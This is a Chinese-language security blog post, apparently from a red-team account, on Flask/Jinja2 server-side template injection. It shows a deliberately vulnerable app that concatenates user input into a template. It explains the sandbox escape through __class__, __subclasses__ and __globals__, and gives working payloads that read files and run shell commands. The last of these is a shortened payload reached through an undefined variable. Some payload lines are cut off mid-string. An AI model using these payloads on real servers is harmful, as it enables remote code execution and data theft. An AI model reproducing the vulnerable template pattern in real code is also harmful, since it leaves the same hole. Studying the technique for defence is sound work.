关于Flask SSTI，解锁你不知道的新姿势

原创 队员编号031 酒仙桥六号部队 7月3日

这是 **酒仙桥六号部队** 的第 **31** 篇文章。

全文共计2388个字，预计阅读时长8分钟。

前言


本文主要介绍笔者在学习Flask SSTI相关知识时，无意中解锁了新姿势。在研究原理后，从中挖掘出新的奇怪知识点~

前置知识

Flask和SSTI介绍

Flask是一个使用Python编写的轻量级Web应用框架。其WSGI工具箱采用Werkzeug，模板引擎则使用Jinja2。

SSTI(Server-Side Template Injection)，即服务端模板注入攻击。通过与服务端模板的输入输出交互，在过滤不严格的情况下，构造恶意输入数据，从而达到读取文件或者getshell的目的。



jinja2 语法

在jinja2中，存在三种语法：

```
控制结构 {% %}
变量取值 {{ }}
注释 {# #}
```

jinja2模板中使用{{ }}语法表示一个变量，它是一种特殊的占位符。当利用jinja2进行渲染的时候，它会把这些特殊的占位符进行填充/替换，jinja2支持Python中所有的Python数据类型比如列表、字段、对象等。jinja2中的过滤器可以理解为是jinja2里面的内置函数和字符串处理函数。被两个括号包裹的内容会输出其表达式的值。

沙箱绕过

jinja2的Python模板解释器在构建的时候考虑到了安全问题，删除了大部分敏感函数，相当于构建了一个沙箱环境。但是一些内置函数和属性还是依然可以使用，而Flask的SSTI就是利用这些内置函数和属性相互组建来达到调用函数的目的，从而绕过沙箱。

函数和属性解析:

```
__class__            返回调用的参数类型
```

`__bases__`	返回基类列表
`__mro__`	此属性是在方法解析期间寻找基类时的参考类元组
`__subclasses__()`	返回子类的列表
`__globals__`	以字典的形式返回函数所在的全局命名空间所定义的全局变量 与 func_gl
`__builtins__`	内建模块的引用，在任何地方都是可见的(包括全局)，每个 Python 脚本都

获取 object 类:

```
''.__class__.__mro__[2]     # 在 python2 中字符串在考虑解析时会有三个参考类 str
''.__class__.__mro__[1]     # 在 python3 中字符串在考虑解析时会有两个参考类 str
{}.__class__.__bases__[0]
().__class__.__bases__[0]
[].__class__.__bases__[0]
```


原理解读

简单尝试


先来看下一个简单的Flask SSTI的实例：


```
from flask import Flask, request
from jinja2 import Template

app = Flask(__name__)

@app.route("/")
def index():
    name = request.args.get('name', 'guest')
    t = Template("Hello " + name)              # 创建模板
    return t.render()                          # 渲染

if __name__ == "__main__":
    app.run();                                 # 启动 flask ，默认 5000 端口
```

代码很简单，就是访问主页的时候name参数会被渲染到页面。




可以看出来到这里有个反射型XSS，的确如此XSS就是这个位置有可能有SSTI的前奏。






name参数后边也可以输入表达式之类的，例如：

```
name={{2*2}}
```




```
name={{'abc'.upper()}}
```




可以看到取表达式的值是可以成功的。但是一旦直接调用普通函数就会报错：

```
name={{abs(-1)}}
```

后台显示abs未定义：

```
  File "D:\Programs\Python\Python37-32\lib\site-packages\jinja2\_compat.py", line 37, in reraise
    raise value.with_traceback(tb)
  File "<template>", line 1, in top-level template code
jinja2.exceptions.UndefinedError: 'abs' is undefined
```

绕过沙箱



我们来尝试获取 "()" 的类型：

```
name={{().__class__.__name__}}
```

Hello tuple

成功获取"()"的类型tuple（元组）。我们知道Python中所有类型的其实都是object类型，所以下面我们继续尝试：


获取到object类型：

```
name={{().__class__.__base__.__name__}}
```

Hello object

获取到object的所有子类：

```
name={{''.__class__.__mro__[1].__subclasses__().__name__}}
```



发现子类型有很多，在这里我们需要找到内建模块中含有eval或者open的类型来使我们可以执行代码或读取文件。查找脚本如下：

```
code = 'eval'                # 查找包含 eval 函数的内建模块的类型
i = 0
for c in ().__class__.__base__.__subclasses__():
    if hasattr(c,'__init__') and hasattr(c.__init__,'__globals__') and c
        print('{} {}'.format(i,c))
    i = i + 1
```


运行结果：

```
E:\学习\Flask-SSTI>py -2 E:\学习\Flask-SSTI\test2.py
59 <class 'warnings.WarningMessage'>
60 <class 'warnings.catch_warnings'>
61 <class '_weakrefset._IterationGuard'>
62 <class '_weakrefset.WeakSet'>
72 <class 'site._Printer'>
77 <class 'site.Quitter'>
78 <class 'codecs.IncrementalEncoder'>
79 <class 'codecs.IncrementalDecoder'>

E:\学习\Flask-SSTI>py -3 E:\学习\Flask-SSTI\test2.py
75 <class '_frozen_importlib._ModuleLock'>
76 <class '_frozen_importlib._DummyModuleLock'>
77 <class '_frozen_importlib._ModuleLockManager'>
78 <class '_frozen_importlib._installed_safely'>
79 <class '_frozen_importlib.ModuleSpec'>
91 <class '_frozen_importlib_external.FileLoader'>
92 <class '_frozen_importlib_external._NamespacePath'>
93 <class '_frozen_importlib_external._NamespaceLoader'>
95 <class '_frozen_importlib_external.FileFinder'>
103 <class 'codecs.IncrementalEncoder'>
104 <class 'codecs.IncrementalDecoder'>
105 <class 'codecs.StreamReaderWriter'>
106 <class 'codecs.StreamRecoder'>
128 <class 'os._wrap_close'>
129 <class '_sitebuiltins.Quitter'>
130 <class '_sitebuiltins._Printer'>
```

在Python 2/3版本中有这么多类型的内建模块中都包含eval。这里为了让最后的结果同时兼容Python 2/3版本我们使用索引为77的类型：class 'site.Quitter'。

我们看看在这个class 'site.Quitter'的global环境下都可以执行那些函数：


```
name={{().__class__.__base__.__subclasses__()[77].__init__.__globals__['_
```



可以看到几个敏感函数eval、open、file等等，应有尽有。这样我们就可以做很多我们想做的事了。

执行代码abs(-1)：

```
name={{().__class__.__base__.__subclasses__()[77].__init__.__globals__['_
```



看到abs(-1)已经执行成功，至此我们已经成功绕过了沙箱，执行了本不可执行的代码。

常用可兼容Python 2/3版本的Payload：

读取文件：

```
{{().__class__.__base__.__subclasses__()[77].__init__.__globals__['__buil
```

命令执行：

```
{{().__class__.__base__.__subclasses__()[77].__init__.__globals__['__buil
```

是不是觉得这些Payload有些长了呢？那么有没有什么办法可以缩减一些长度呢？

解锁新姿势

无意中的尝试

当我在编写脚本和将Payload输入浏览器的时候，因手误无意中组成了一个错误的Payload：

```
name={{().__class__.__base__.__subclasses__().c.__init__.__globals__['__b
```

执行结果：

竟然访问成功了！

那么为什么会访问成功呢?


().class.base.subclasses()理应返回的是object类型的所有子类的列表，是不应该包含c这个属性的。

理论上应该造成服务端错误返回500，服务器日志显示AttributeError: 'list' object has no attribute 'c'。但是结果却是成功执行了，这让我意识到jinja2的沙箱环境，跟普通Python运行环境还是有很多不同的。

既然这样的话我们就看下这个c对象的init函数到底是个啥?

```
name={{().__class__.__base__.__subclasses__().c.__init__}}
```

执行结果:




竟然是一个Undefined类型，也就是说如果碰到未定义的变量就会返回为Undefined类型。而Python官方库是没有这个类型的，也就是说明这个Undefined是jinja2框架提供的。我们在jinja2框架的源码中搜寻，最后在runtime.py中找到了Undefined这个class:

runtime.py

```
588         ·····)
589
590
591     @implements_to_string
592     class·Undefined(object):
593         """The·default·undefined·type.··This·undefined·type·can·be·printed·and
594         iterated·over,·but·every·other·access·will·raise·an·:exc:`jinja2.exceptions
595
596         >>>·foo·=·Undefined(name='foo')
597         >>>·str(foo)
598         ''
599         >>>·not·foo
600         True
601         >>>·foo·+·42
602         Traceback·(most·recent·call·last):
603         ·····
604         jinja2.exceptions.UndefinedError:·'foo'·is·undefined
605         """
606         __slots__·=·('_undefined_hint',·'_undefined_obj',·'_undefined_name',
607         ·····'_undefined_exception')
608
609         def·__init__(self,·hint=None,·obj=missing,·name=None,·exc=UndefinedError):
610             self._undefined_hint·=·hint
611             self._undefined_obj·=·obj
612             self._undefined_name·=·name
613             self._undefined_exception·=·exc
614
615         @internalcode
616         def·_fail_with_undefined_error(self,·*args,·**kwargs):
617             """Regular·callback·function·for·undefined·objects·that·raises·an
618             `jinja2.exceptions.UndefinedError`·on·call.
619             """
```

继承的是object类型，并且还有其他函数。为了确认是这个class，我们尝试使用_fail_with_undefined_error：


```
name={{().__class__.__base__.__subclasses__().c._fail_with_undefined_erro
```



OK，确认过眼神，我遇见对的class!


既然都是Undefined那我随便定义一个未被定义过的变量也应该是Undefined：

```
name={{a.__init__.__globals__.__builtins__}}
```



既然Undefined类可以执行成功，那我们就可以看看他的全局global的内建模块中都包含什么了：

```
name={{a.__init__.__globals__.__builtins__}}
```



老样子，还是可以看到几个敏感函数eval、open等等，应有尽有。

优化 Payload

对此我们直接优化我们的Payload，使长度大大缩短，可读性也变强了。

优化后的兼容 Python 2/3 版本的 Payload：

读取文件：

```
{{a.__init__.__globals__.__builtins__.open("C:\Windows\win.ini").read()}}
```

命令执行：

```
{{a.__init__.__globals__.__builtins__.eval("__import__('os').popen('whoam
```

最后

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队